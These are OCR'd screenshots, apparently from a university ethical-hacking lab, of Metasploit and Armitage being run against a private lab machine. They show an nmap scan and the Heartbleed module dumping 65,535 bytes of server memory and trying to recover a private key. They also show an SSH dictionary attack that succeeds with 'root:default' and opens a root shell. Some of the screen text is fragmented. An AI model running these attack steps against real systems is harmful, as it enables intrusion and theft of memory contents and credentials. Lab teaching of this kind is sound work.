
```
[*] Nmap: Nmap scan report for 10.0.2.8
[*] Nmap: Host is up (0.00036s latency).
[*] Nmap: Not shown: 995 closed ports
[*] Nmap: PORT     STATE SERVICE  VERSION
[*] Nmap: 21/tcp   open  ftp      OpenBSD ftpd 6.4 (Linux port 0.17)
[*] Nmap: 22/tcp   open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.7 (Ubuntu
Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   1024 eb:07:c5:e2:1b:e9:82:18:f8:59:37:c2:e2:f3:e6:94 (DSA)
msf5 >
```


Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage
12:07 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
scanner
ssl
openssl_heart
heartbleed
10.0.2.8
10.0.2.1
10.0.2.15
Console X
nmap X
nmap X
Services X
scanner/ssl/openssl_heartbleed X
Right Ctrl


```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set ACTION DUMP
ACTION => DUMP
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run
[+] 10.0.2.8:443          - Heartbeat response with leak, 65535 bytes
[+] 10.0.2.8:443          - Heartbeat data stored in
/home/sec/.msf4/loot/20230417120709_default_10.0.2.8_openssl.heartble_133824.
[*] 10.0.2.8:443          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
```


Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage
12:13 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
scanner
ssl
openssl_heart
heartbleed
10.0.2.8
10.0.2.1
10.0.2.15
Console X
nmap X
nmap X
Services X
scanner/ssl/openssl_heartbleed X
Loot X
View X
scanner/ssl/openssl_heartbleed X
Right Ctrl

```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set ACTION KEYS
ACTION => KEYS
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run
[*] 10.0.2.8:443          - Scanning for private keys
[*] 10.0.2.8:443          - Getting public key constants...
[*] 10.0.2.8:443          - 2023-04-17 16:13:42 UTC - Starting.
[*] 10.0.2.8:443          - 2023-04-17 16:13:42 UTC - Attempt 0...
msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
```


Hacking-Kali-Linux-COMP3052-202304 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage 12:17 PM
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
scanner
ssl
openssl_heart
heartbleed
10.0.2.8
10.0.2.1
10.0.2.15
Console X nmap X nmap X Services X scanner/ssl/openssl_heartbleed X
Loot X View X scanner/ssl/openssl_heartbleed X
Right Ctrl

```
[*] 10.0.2.8:443          - 2023-04-17 16:14:55 UTC - Attempt 40...
[*] 10.0.2.8:443          - 2023-04-17 16:15:04 UTC - Attempt 45...
[-] 10.0.2.8:443          - Private key not found. You can try to increase
MAX_KEYTRIES and/or HEARTBEAT_LENGTH.
[*] 10.0.2.8:443          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
```




SSH Login Check Scanner

This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to database this module will record successful logins and hosts so you can track your access

Option	Value
BLANK_PASSWORDS	0
BRUTEFORCE_SPEED	5
DB_ALL_CREDS	false
DB_ALL_PASS	0
DB_ALL_USERS	0
PASS_FILE ✚	
PASSWORD ✚	
RHOSTS ✚	

```
[*] 10.0.2.8:443
[*] 10.0.2.8:443
[-] 10.0.2.8:443
MAX_KEYTRIES and/or
[*] 10.0.2.8:443
[*] Auxiliary modul

msf5 auxiliary(scanner/ssl/openssl_heartbleed) >
```



```
[-] 10.0.2.8:22 - Failed: 'root:letmein'
[-] 10.0.2.8:22 - Failed: 'root:tini'
[-] 10.0.2.8:22 - Failed: 'root:password'
[-] 10.0.2.8:22 - Failed: 'root:brightmail'
[-] 10.0.2.8:22 - Failed: 'root:changeme'
[+] 10.0.2.8:22 - Success: 'root:default' 'uid=0(root) gid=0(root)
groups=0(root) Linux ubuntu12 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10
20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (10.0.2.15:41345 -> 10.0.2.8:22) at
2023-04-17 20:10:33 -0400
[*] Scanned 1 of 1 hosts (100% complete)
msf5 auxiliary(scanner/ssh/ssh_login) >
```

About dictionary attack and its difference from brute-force attacks, please refer to https://www.techtarget.com/searchsecurity/definition/dictionary-attack